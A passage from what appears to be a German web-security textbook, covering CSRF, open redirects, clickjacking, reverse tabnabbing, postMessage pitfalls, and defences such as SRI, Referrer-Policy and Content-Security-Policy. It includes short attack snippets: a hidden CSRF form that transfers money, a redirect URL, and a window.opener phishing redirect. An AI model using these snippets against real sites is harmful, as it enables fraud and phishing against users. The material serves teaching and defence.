1. Der Benutzer (im Folgenden das Opfer genannt) loggt sich bei einem Webserver ein. Der Webbrowser des Benutzers speichert sich das Session-Cookie für Folgezugriffe auf diesen Webserver.

2. Der Benutzer surft im Internet und besucht dabei einen durch den Angreifer kontrollierten Webserver.

3. Auf diesem Webserver befindet sich ein Formular, welches eine Operation auf dem Webserver, auf dem das Opfer eingeloggt ist, aufruft.

4. Der Browser des Opfers lädt die Webseite vom Webserver des Angreifers. Das Formular wird entweder durch den unbedarften Anwender oder durch Javascript automatisch abgesendet.

5. Der Browser des Opfers hängt automatisch das Session-Cookie zu dem ausgehenden Request hinzu.

6. Der Webserver (auf dem das Opfer eingeloggt war) erhält nun einen Request mit einer validen Session ausgehend vom Webbrowser des Opfers. Da dieser Request vollkommen korrekt aussieht, wird dieser auch exekutiert.

Ein Beispiel für ein HTML Formular welches der Angreifer auf seinem Webserver hinterlegen würden:

```
<form action="http://bank.com/transfer.do" method="POST">
<input type="hidden" name="acct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="View my pictures"/>
</form>
```

In diesem Fall wird die Operation `http://bank.com/transfer.do` mit den Parametern *acct* und *amount* aufgerufen. Bei diesem Beispiel wurden die Felder versteckt und der Button mit einem *ablenkenden* Text beschriftet. Alternativ könnte der Angreifer das Formular auch in einem 1x1 Pixel großem IFrame verstecken und automatisiert mittels Javascript abschicken.

12.2.1 Synchronizer Token Pattern

Es gibt mehrere Gegenmaßnahmen gegen CSRF-basierte Angriffe, sicherheitstechnisch ist das so genannte *Synchronizer Token*-Pattern vorzuziehen. Bei diesem fügt der Webserver bei jedem Formular ein verstecktes HTML-Feld hinzu, in dieses schreibt der Server einen zufälligen Zahlenwert. Wird eine Operation am Server aufgerufen wird dieses Feld an den Server übertragen und dieser vergleicht den übertragenen Zahlenwert mit dem vom Server erwarteten Zahlenwert. Falls diese übereinstimmen, wird die Operation ausgeführt, ansonsten wird die Operation verworfen. Dieser Schutz funktioniert, da der Angreifer auf seinem remote Server den Zahlenwert erraten und in das Angriffs-Formular einfügen müsste.

Damit dieser Schutz verlässlich funktioniert, muss der Zahlenwert regelmäßig erneuert werden, bevorzugterweise sollte für jede potentielle Operation ein



Abbildung 12.1: Beispiel für einen CSRF-Angriff

neuer Zufallswert generiert werden. In der Praxis wird diese Anti-CSRF Maßnahme häufig vollkommen transparent und automatisch durch das verwendete Web-Framework implementiert.

Wichtig ist, dass eine Operation die einen CSRF-Check implementiert nicht nur überprüft, ob ein potentiell übergebener CSRF-Wert mit dem servergespeicherten CSRF-Wert übereinstimmt, sondern auch überprüft ob überhaupt ein CSRF-Wert übergeben wurde. Während Tests wurde häufig das fehlerhafte Verhalten vorgefunden, dass wenn der CSRF-Parameter einfach gelöscht wird, die Operation ausgeführt wird (also CSRF-Tokens nur verglichen werden, wenn beim Aufruf zumindest ein CSRF-Wert übergeben wird).

12.2.2 SameSite-Flag bei Session Cookies

Eine weitere Schutzmaßnahme (im Sinne des Hardening) ist der Einsatz des *SameSite* Cookie-Flags (siehe auch Kapitel 3.3.3, Seite 27). Bei korrektem Setzen dieses Flags erlaubt der Web-Browser des Opfers das Übertragen der Session-Id nur, wenn sowohl das Formular als auch das Ziel des Formulars sich auf dem identen Webserver befinden.

12.3 Unverified Forwards and Redirects

Diese Schwachstelle war in den OWASP Top 10 2013 vorhanden, wurde allerdings 2017 aus der Liste der Top 10 entfernt. Die Schwachstelle entsteht, falls eine Operation einer Webapplikation den Benutzerbrowser auf eine weitere Seite weiterleitet und das Ziel über einen Parameter bestimmt wird. Ein Angreifer kann nun versuchen, das Opfer auf eine externe Seite zu leiten um dies im Zuge eines Social Engineering Angriffs auszunutzen. Eine verwundbare Operation würde z.B. folgendermaßen aussehen: `http://example.com/example.php?url=http://malicious.example.com`.

Besonders gefährlich ist es, wenn die verlinkte URL nicht über ein HTTP Redirect aufgerufen wird, sondern wenn die übergebene URL als Ziel eines eingebetteten IFrames verwendet wird. Auf diese Weise kann der Angreifer Inhalte auf der (vermeintlichen) Opferwebseite platzieren, die meisten Enduser werden nicht bemerken, dass sie gerade Daten in einem Iframe und nicht in der Opfer-Webseite eingeben.

Falls es wirklich notwendig sein sollte, dass eine Zieladresse über einen URL-Parameter übergeben wird, sollte penibles Whitelisting der erlaubten URLs betrieben werden.

12.4 Clickjacking

Clickjacking wird auch teilweise *UI redress attack* genannt. Bei diesem Angriff will der Angreifer einen unbedarften Benutzer dazu bringen, eine Webseite zu bedienen. Um dies durchzuführen, baut der Angreifer eine eigene, harmlos aussehende, Webseite, welche den identen Bedienfluss wie die Webseite besitzt, die der Angreifer gerne fernsteuern würde. Mittels eines IFrames wird die Opferwebseite über die erstellte Webseite des Angreifers gelegt, die Transparenz der Opfer-Webseite wird auf 100% gesetzt.

Wenn nun der Benutzer die vermeintliche (vom Angreifer erstellte) Webseite bedient, werden in Wirklichkeit alle Benutzereingaben an die transparente Opfer-Webseite übertragen und dadurch diese durch den Benutzer ferngesteuert.

Eine gute Abwehrmassnahme gegen Clickjacking ist der *X-Frame-Options* HTTP Header.

12.4.1 X-Frame-Options

Der *X-Frame-Options* Header wird verwendet um dem Webbrowser mitzuteilen, innerhalb welcher Webseiten die eigene Webseite eingebunden werden darf. Dadurch werden Clickjacking-Angriffe unterbunden.

Der Webserver kann über das Setzen des *X-Frame-Options* Header auf folgende Werte das Webbrowser-Verhaltensmuster beeinflussen:

DENY : die Webseite darf nicht von anderen Webseiten mittels IFrames eingebunden werden.

SAMEORIGIN : die Webseite darf von allen Webseiten mit dem identen Origin eingebunden werden.

ALLOW-FROM domain : die Webseite darf explizit von der Domain *domain* eingebunden werden.

Die Verwendung von *X-Frame-Options* ist allerdings nicht problemlos. EIn häufiger Fehler ist es, dass bei *ALLOW-FROM* mehr als ein Origin angegeben wird. Dies kann z.B. geschehen, falls der Entwickler das Inkludieren ausgehend von zwei externen Seiten, oder das Inkludieren ausgehend von der eigenen und von einer externen Seite erwünscht. Dies ist mittles *X-Frame-Options* nicht abbildbar, wird dieses Verhalten gewünscht, muss eine Content-Security Policy angewendet werden.

Ein weiteres Problem ist *Double Framing*. Eine Webseite versucht durch Einsatz von *SAMEORIGIN* das Einbinden durch eine externe Seite zu unterbinden. Der *X-Frame-Options* Header bezieht sich allerdings immer auf das ,,äußerste" IFrame. Wird z.B. auf der eigenen Seite ein IFrame mit einer externen Seite inkludiert, und diese externe Seite inkludiert selbst über ein IFrame die eigene Seite, wird diese angezeigt auch wenn dies durch den gesetzten Header als unterbunden gedacht wurde. Auch dies ist nicht einfach über *X-Frame-Options* abbildbar.

12.5 Reverse Tab Nabbing

Bei einem Reverse Tab Nabbing navigiert der Benutzer zuerst auf eine Opferseite. Diese öffnet nun einen Link auf eine bösartige Seite in einem neuen Fenster. Die aufgerufene bösartige Seite verwendet nun Javascript um die Adresse der aufrufenden Seite (die wahrscheinlich gerade im Hintergrund ist) zu verändern, der Webbrowser führt nun ein redirect auf die neu verlinkte Seite im Hintergrund vor (während der Benutzer noch immer die neu geöffnete Seite betrachtet). Wenn der Benutzer nun das geöffnete Fenster schließt befindet er sich vermeintlich auf der ursprünglichen Seite, welche den Link öffnete, befindet sich allerdings in Wirklichkeit auf einer Seite, die vom Angreifer bestimmt wurde.

Ein Beispiel für Reverse Tab Nabbing, folgende Opfer Seite:

```
<html>
  <body>
    <li><a href="bad.example.com" target="_blank">Vulnerable target using
    ↪  html link to open the new page</a></li>
    <button onclick="window.open('https://bad.example.com')">Vulnerable
    ↪  target using javascript to open the new page</button>
  </body>
</html>
```

Die Opferwebseite öffnet eine externe Seite über einen Link (mittels *target=_blank* wird ein neues Fenster geöffnet) bzw. alternativ über Javascript (*onclick*). Als neue Webseite verwendet der Angreifer folgendes:

```
<html>
  <body>
    <script>
      if (window.opener) {
        window.opener.location = "https://phish.example.com";
      }
```

```
    </script>
  </body>
</html>
```

Der Angreifer setzt über *window.opener* die Adresse der aufgerufenen Seite und ändert dadurch (im Hintergrund) die im Webbrowser dargestellte Seite. Wenn der Benutzer die geöffnete Seite schließt, gelangt er dadurch auf eine vom Angreifer modifizierte Webseite.

Als Gegenmaßnahme sollte bei ausgehenden Links immer das *rel* Attribute auf *noopener noreferrer* gesetzt werden. Dadurch kann die geöffnete Seite nicht mehr über *windows.opener* auf die Location der öffnenden Seite zugreifen. Zusätzlich kann über die *Referrer-Policy* das Übermitteln des Referrer-Headers an die aufgerufene Webseite unterbunden werden.

Update 2020: mehrere Browser bieten mittlerweile automatische Verteidigungsmassnahmen gegenüber Reverse Tabnabbing Angriffe. Firefox (seit 2016), Microsoft Edge und Firefox sollten out-of-the-box nicht mehr gegenüber diesem Angriff verwundbar sein (sie setzen das *noopener*-Flag automatisch). In zukünftigen Google Chrome Versionen ab 2021 sollte diese Browserfamilie dies auch durchführen und auf diese Weise Tabnabbing-Angriffe unterbinden.

12.6 HTML5 PostMessage als Angriffskanal

Eine Webapplikation wird innerhalb eines Browser-Tabs geöffnet, ihre Einflussmöglichkeiten (z.B. mittels Javascript) beschränken sich auf Inhalte innerhalb des Browser-Tabs. Es gibt Use-Cases, bei denen eine Applikation mit einer Webseite innerhalb eines anderen Browser-Tabs bzw. Browser-Fensters interagieren will. Ein Beispiel sind web-basierte Präsentationsframeworks. Hier gibt es meistens zwei Browserfenster: eines für die aktuell dargestellte Präsentationsfolie und ein Fenster mit Notzien für den Vortragenden. Wird die Folie gewechselt sollten im zweiten Fenster ebenso die Kommentare für die aktuell angezeigte Folie dargestellt werden.

Eine moderne Implementierungsmöglichkeit für diese Funktion ist *HTML5 postMessage*. Die Webseite, welche eine Aktion ausführen will, kann eine Nachricht via Javascript absenden. Diese Nachricht beinhaltet die message, einen *Target-Origin* (kann auch das Wildcard * sein) und eine Liste von serialisierten Objekten (deren Owernship an den Empfänger übergehen). Die empfangende Webseite kann einen Callback-Handler für empfangene Webseiten registrieren und auf diese Weise auf die Nachricht reagieren.

Ein Beispiel für einen Message-Handler:

```
<script>
function messageHandler(event){
        from = "From: " + event.origin;
        data = "Data: " + event.data;
        alert(from);
        alert(data)
}
// Register the handler
window.addEventListener("message", messageHandler)
</script>
```

Das Beispiel zeigt bereits eine Schwachstelle von HTML5 postMessage: der *origin* wird nicht durch den Empfänger überprüft, sondern durch den Code des Empfängers.

Wie kann eine Nachricht gesendet werden?

```
otherWindow.postMessage(message, targetOrigin, [transfer])
```

Die jeweiligen Variablen wären:

- **otherWindow** gibt den Empfänger an. Dieser kann z.B. *parent*, ein Iframe, *window.opener* oder*window.source* sein.
- **message** ist der String der als Nachricht an den Empfänger übertragen wird.
- **targetOrigin** gibt die origin des Empfängers an, kann aber auch als Wildcard (*) ausgeführt sein.
- **tranfer** ist eine Liste von übertragenen Objekten. Diese können vom Sender nicht mehr verwendet werden und gehen in den Besitz des Empfängers über.

Hier ergeben sich zwei Angriffsszenarien:

1. Eine Webseite akzeptiert Nachrichten von beliebigen Quellen. Dies könnte z.B. im Zuge eines XSS-Angriffs ausgenutzt werden.
2. Beim Senden der Nachricht werden sensible Daten versendet ohne dass der Empfänger eingeschränkt wird. Dies geht zumeist mit einer *TargetOrigin* von * herein.

12.7 Reflektionsfragen

1. Erkläre Reflected-, Stored- und DOM-Based XSS Angriffe. Welche Gegenmaßnahmen gibt es und erläutere diese.
2. Was sind unvalidated Forwards und Redirects? Wie kann dagegen geschützt werden?
3. Was sind Reverse Tab Nabbing Angriffe? Welche Absicherungsmaßnahmen gibt es dagegen?
4. Welche Sicherheitsprobleme können bei HTML5 Local Storage auftreten?
5. Wie funktionieren Clickjacking-Angriffe und wie können diese verhindert werden?
6. Wie funktioniert ein CSRF-Angriff? Erläutere zwei potentielle Gegenmaßnahmen?

KAPITEL 13

Clientseitige Schutzmaßnahmen

13.1 Integration externer Komponenten

Werden externe Inhalte innerhalb der eigenen Seite inkludiert, erhöht sich die Angriffsfläche: ein Angreifer mit Zugriff auf die externe Seite kann über diese Schadcode in die, eigentlich sichere, eigene Webseite einschleusen. Falls die Einbindung externer Inhalte zwingend benötigt wird, kann das Gefahrenpotential durch Einsatz folgender Techniken reduziert werden:

13.1.1 IFrame: sandbox-Flag

Wird eine externe Resource über das HTML *iframe* Tag eingebunden kann durch Verwendung des *sandbox*-Attributes die Sicherheit erhöht werden. Bei Verwendung dieses Attributes werden folgende Einschränkungen aktiviert:

- JavaScript wird für die eingebundene Resource deaktiviert.
- Die eingebundene Seite bekommt einen eigenen Origin; dadurch kann dieses nicht mehr auf die einbindende Seite zugreifen, auch wenn diese auf dem identen Server abgelegt waren.
- Die eingebundene Seite kann keine neuen Fenster bzw. Dialoge öffnen.
- Es können keine Formulare abgeschickt werden.

- Plugins werden für die eingebettete Seite deaktiviert.
- Autoplay wird deaktiviert.

Die Einschränkungen können durch mehrere Optionen aufgeweicht werden, der Namen dieser Optionen beginnt mit *allow-*. Ein abschließendes Beispiel für einen per Iframe eingebundenen Twitter-Button:

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups allow-forms"
src="https://platform.twitter.com/widgets/tweet_button.html"
style="border: 0; width:130px; height:20px;"
</iframe>
```

13.1.2 Subresource Integrity (SRI)

Webapplikationen lagern statische Dateien häufig auf externe Server aus. Ein Beispiel hierfür wäre z.B. das Auslagern von statische Javascript- oder CSS-Dateien auf ein CDN-Netzwerk. Dies wird zumeist zur Erhöhung der Performance bzw. Reduktion der Latenzzeit durchgeführt.

Ein Angreifer, der Zugriff auf einen externen Server erlangt, kann auf diesen bösartigen JavaScript- oder CSS-Code hinterlegen. Lädt nun eine Webseite diese Dateien, wird diese automatisch infiziert. Um diesen Angriffsvektor zu vermeiden, kann Subresource Integrity verwendet werden. Bei dieser Technik wird ein Hashwert für jede eingebundene Resource berechnet und innerhalb der eigenen Webseite angegeben. Wird nun eine externe Resource angefordert, berechnet der Webbrowser den Hashwert der empfangenen Resource und vergleicht diesen mit dem konfigurierten Hashwert (innerhalb der Webseite). Die Resource wird nur verwendet, wenn diese Hashwerte ident sind.

Ein Beispiel:

```
<script src="https://example.com/example-framework.js"
integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx
↪  4JwY8wC"
crossorigin="anonymous">
</script>
```

Mittels CSP kann die Verwendung von Subresource Integrity erzwungen werden, folgendes Beispiel erzwingt die Angabe von Hashsummen für alle inkludierte JavaScript- und CSS-Dateien.

```
Content-Security-Policy: require-sri-for script style;
```

13.2 Referrer-Policy

Ein Standard-Header der von Webbrowsern gesetzt wird ist der *Referer*-Header. Dieser inkludiert bei jedem Seitenaufruf die URL der aufrufenden Seite. Dies kann einen negativen Security-Impact haben, falls die URL der aufrufenden Seite sensible Informationen (wie z.B. eine Session-Id oder auch sensible Benutzerdaten) beinhaltet. Potentiell wird der Header vom Empfangsserver und, bei unverschlüsselter Kommunikation, von allen verbundenen Geräten entlang des Kommunikationspfades gesehen.

Web-Server können das gewünschte Verhalten durch Verwendung des Headers *Referrer-Policy*[1] mitteilen, valide Werte sind:

no-referrer : der Referer-Header wird nicht übertragen.

no-referrer-when-downgrad : die URL wird als Referer übertragen sofern die Folgeseite nicht ein unsichereres Protokoll verwendet. Dadurch wird z.B. eine Übertragung der URL beim Übergang von HTTPS zu HTTP verboten. Dies ist häufig das Default-Verhalten der Webbrowser.

origin : es wird immer nur der Origin übertragen.

origin-when-cross-origin : es wird die volle URL übertragen, sofern man sich innerhalb des identen Origins befindet. Falls es zu einem Origin-Wechsel kommt (z.B. durch Navigation auf eine externe Seite) wird nur der Origin übertragen.

same-origin : solange man sich innerhalb des Origins befindet, wird die URL gesetzt, ansonsten wird kein Referer-Header versendet.

strict-origin : es wird immer nur der Origin als Referer versendet, und dies auch nur falls das Sicherheitslevel ident ist (es wird also beim Übergang von einer HTTPS auf eine HTTP Seite kein Referer gesetzt).

strict-origin-when-cross-origin : es wird die volle URL innerhalb des identen Origin verwendet, wird auf Webseiten mit unterschiedlichen Origin zugegriffen (also z.B. beim Übergang auf externe Webseiten) wird nur der Origin als Referer verwendet. Falls die Sicherheit der Kommunikation schlechter wird (also z.B. beim Übergang von HTTPS auf HTTP) wird überhaupt kein Referer-Header versendet.

[1] Achtung: während der Header aufgrund eines Rechtschreibfehlers *Referer* heißt, heißt der Policy Header *Referrer-Policy*.

unsafe-url : die gesamte URL wird im Referrer-Header immer übertragen.

Es wird empfohlen, eine *Referrer-Policy* zu wählen, die nicht *no-referrer-when-downgrade* bzw. *unsafe-url* ist.

13.3 Content-Security-Policy

Die Content-Security-Policy (CSP) erlaubt es, eine umfangreiche Policy von Webservern an Browser zu übertragen. Prinzipiell sind mittels einer CSP viele der bereits erwähnten Security-Header abbildbar.

Die Content-Security-Policy kann entweder als HTTP-Header oder als Teil des HTML-Dokuments übertragen werden. Der verwendete HTTP Header heißt *Content-Security-Policy*, bei Verwendung eines Meta-Tags würde der Code beispielsweise folgenderweise aussehen:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self';
↪  img-src https://*; child-src 'none';">
```

Die grundlegende Funktionalität von CSP ist:

- Definition von vertrauenswürdigem Javascript bzw. Javascript-Sourcen
- Sicherstellen, dass Seitenelemente (CSS, Bilder, etc.) nur aus vertrauenswürden Quellen bezogen werden.
- Definition der Interaktion mit externen Seiten (z.B. mittels iFrames)
- Sonstiges: Erhöhung der Verbindungssicherheit, etc.

13.3.1 Trennung von HTML und JavaScript-Code

Mittels CSP wird zumeist definiert aus welchen Quellen Javascript-Code geladen werden darf. Damit dadurch ein gutes Sicherheitsniveau erreicht werden kann, ist eine Trennung vom JavaScript-Code von den verwendeten HTML-Dateien notwendig. Falls Javascript innerhalb von HTML Dateien erlaubt ist, kann schwer unterschieden werden ob vorgefundener JavaScript-Code von der Applikation vorgesehen oder durch einen Angreifer eingeschleust worden ist.

Diese Trennung wird erreicht, wenn der gesamte JavaScript-Code in getrennten JS-Dateien bereitgestellt wird. Dieser wird in die HTML-Seite mittels einem *script*-Tag eingebunden:

```
<script src="externalfile.js"></script>
```

In *externalfile.js* wird nun der JavaScript-Code hinterlegt. Da a-priori keine Verbindung zwischen dem JavaScript-Code und dem HTML-File besteht, wird zumeist der *$(document).ready*-Callback verwendet. Code in diesem Callback wird ausgeführt, sobald das DOM fertig geladen wurde:

```
$(document).ready(function()  {
        // binden des JavaScript-Codes an etwaige Elemente
        document.getElementById("btn").addEventListener('click',
        ↪  doSomething);

        // other Javascript code
});
```

Bei diesem Beispiel wird nun durch die Methode *addEventListener* die JavaScript-Methode *doSomething* beim Klicken auf den Button mit der Id *btn* aufgerufen.

13.3.2 Verfügbare CSP-Elemente

CSP besteht aus mehreren Direktiven, die Tabelle 13.1 gibt eine kurze Übersicht der Möglichkeiten. Alle Direktiven die mit *-src* enden erlauben die Verwendung ähnlicher Source-Werte, Tabelle 13.2 gibt ein paar Beispiele. Durch die Verwendung von "unsafe-inline" wird die Trennung zwischen HTML und JavaScript nicht mehr erzwungen und daher der Großteils des XSS-Schutzes neutralisiert. Diese Direktive sollte daher soweit wie möglich vermieden werden.

13.3.3 CSP-Nonces

CSP-Nonces erlauben die Integration von CSP ohne die gesamte Web-Applikation nach dem Grundsatz der strikten Trennung von JavaScript und HTML entwickelt zu haben. Dieses System basiert darauf, dass innerhalb des CSP-Headers eine Nonce (zufällige einmalige Zahl) definiert wird und innerhalb der HTML Datei nur *Script*- und *Style*-Elemente nur exekutiert werden, wenn diese einen identen Wert als *nonce*-Attribut gesetzt haben.

Wird zum Beispiel folgender CSP-Header verwendet:

```
Content-Security-Policy: script-src 'nonce-2726c7f26c'
```

Name	Beschreibung
default-src	definiert die default Policy zum Laden von remote Elementen für die meisten Elemente.
script-src	definiert vertrauenswürde Quellen für geladene JavaScript Dateien.
style-src	definiert vertrauenswürde Quellen für geladene CSS-Dateien.
plugin-types	object-src: definiert erlaubte Plugin Typen und deren vertrauenswürde Sourcen
img-src, media-src, font-src	definiert vertrauenswürdige Quellen für die jeweiligen Dateitypen
child-src (ehem. frame-src)	definiert erlaubte Quellen für den Inhalt verwendeter Iframes.
sandbox	aktiviert eine Sandbox für die aktuelle Resource ähnlich wie die Sandbox eines eingebetteten Iframas. Durch Optionen kann die Sandbox aufgeweicht werden.
connect-src	Wird von JSONP, WebSockets und EventSource verwendet.
form-action	welche URIs dürfen als Ziel eines Formulars dienen
reflected-xss	entspricht X-XSS-Protection
frame-ancestors	definiert, welche externen Seiten die Resource im Zuge eines Iframes verwenden dürfen, entspricht ca. einem *X-Frame-Option*s.
referrer	ähnlich wie Referrer-Header
report-uri	CSP erlaubt die Angabe einer Reporting-URL. Im Fehlerfall wird an diese URL eine detaillierte Fehlermeldung reported.
block-all-mixed-content	
upgrade-insecure-requests	

Tabelle 13.1: Häufig verwendete CSP-Direktiven

Name	Beschreibung
*	erlaubt alle URIs ausgenommen *data:*, *blob:* und *filesystem:*
'none'	verbietet das Laden von Ressourcen.
'self'	erlaubt das Laden von Ressourcen vom eigenen Origin
data:	erlaubt das Bereitstellen von Ressourcen über data (base64-codierte Daten).
domain	erlaubt das Laden von Daten von der entsprechenden Domain. Wildcards für Subdomains dürfen verwendet werden. Wird der Domainname mit *https://* begonnen, muss HTTPS beim Zugriff verwendet werden
https	erzwingt das Laden von Ressourcen über HTTPS, alle Domains sind erlaubt.
'unsafe-inline'	erlaubt inline Javascript als auch *javascript:* URIs
'unsafe-eval'	erlaubt unsichere dynamische Code-Exekution mittels eval.
'nonce-(nonce)	*script*- oder *style*-Tags werden exekutiert sofern diese ein nonce-Attribut besitzen welches ident zu dem Wert innerhalb des CSP ist.
sha256-(hash)	Erlaubt die Exekution von Skripts sofern ihr Hash dem in der CSP angegeben Hash entsprechen.

Tabelle 13.2: Häufig verwendete CSP Source-Werte

würde das Skript nur exekutiert werden, wenn es die idente nonce (*2726c7f26c*) innerhalb des *script*-Tags verwendet:

```
<script nonce="2726c7f26c">
  var inline = 1;
</script>
```

Die Sicherheit dieses Verfahrens ist von zwei Annahmen abhängig:

1. Der Angreifer darf die nonce nicht vorherbestimmten können. Ebenso muss bei jedem Seitenaufruf eine neue nonce generiert werden.

2. Der Angreifer darf nicht die Möglichkeit besitzen, innerhalb eines sicheren Skript-Aufrufs (bei dem die richtige nonce gesetzt ist) bösartigen JavaScript-Code einzufügen.

13.3.4 CSP-Beispiele

Ein einfaches Beispiel, welches das Laden von Ressourcen (Javascript, CSS, Images) nur vom eigenen Server erlaubt:

```
Content-Security-Policy: default-src 'self'
```

Folgendes Beispiel schränkt mögliche Angriffsvektoren bereits stark ein:

```
Content-Security-Policy:
  object-src 'none';
  script-src 'nonce-{random}' 'unsafe-inline' 'strict-dynamic' https: http:;
  base-uri 'none';
```

Folgende Einstellungen werden dadurch an den Browser übermittelt:

- *object-src: none* verhindert das Laden von Plugins wie z.B. Flash.
- Die verwendete script-src Line verwendet "neues" als auch "altes" CSP damit unterschiedliche Browserversionen sichere CSP Einstellungen bekommen. Die Kombination von *nonce* und *unsafe-inline* bewirkt bei neueren Browsern, dass *script*-Tags nur verwendet werden, wenn die angegebene Nonce bei dem Skript-Tag als Attribut hinterlegt ist. Neuere Browser ignorieren in dem Fall *unsafe-inline*. Ältere Browser ignorieren die Nonce, über *unsafe-inline* werden allerdings "normale" script-Tags erlaubt. *strict-dynamic* erlaubt das Laden von remote JavaScript-Dateien ausgehend von trusted Scripts. Moderne Browser ignorieren die zusätzlichen Schemas (http und https), während ältere Browser die kein *strict-dynamic* erkennen durch die Schemas externe JavaScript-Dateien laden können.
- *base-uri: none* deaktiviert das HTML *base*-Element welches im Zusammenhang mit relativen Imports verwendet werden kann, um Injection-Angriffe durchzuführen.

13.4 Reflektionsfragen

1. Was ist HTML Subresource Integrity (SRI), wie wird diese verwendet und gegen welche Angriffe schützt diese Maßnahme?
2. Wie werden CSP verwendet? Gib ein Beispiel für CSPs? Wie funktionieren script-src nonces?

3. Was ist die Referrer-Policy und warum sollte diese verwendet werden?

Index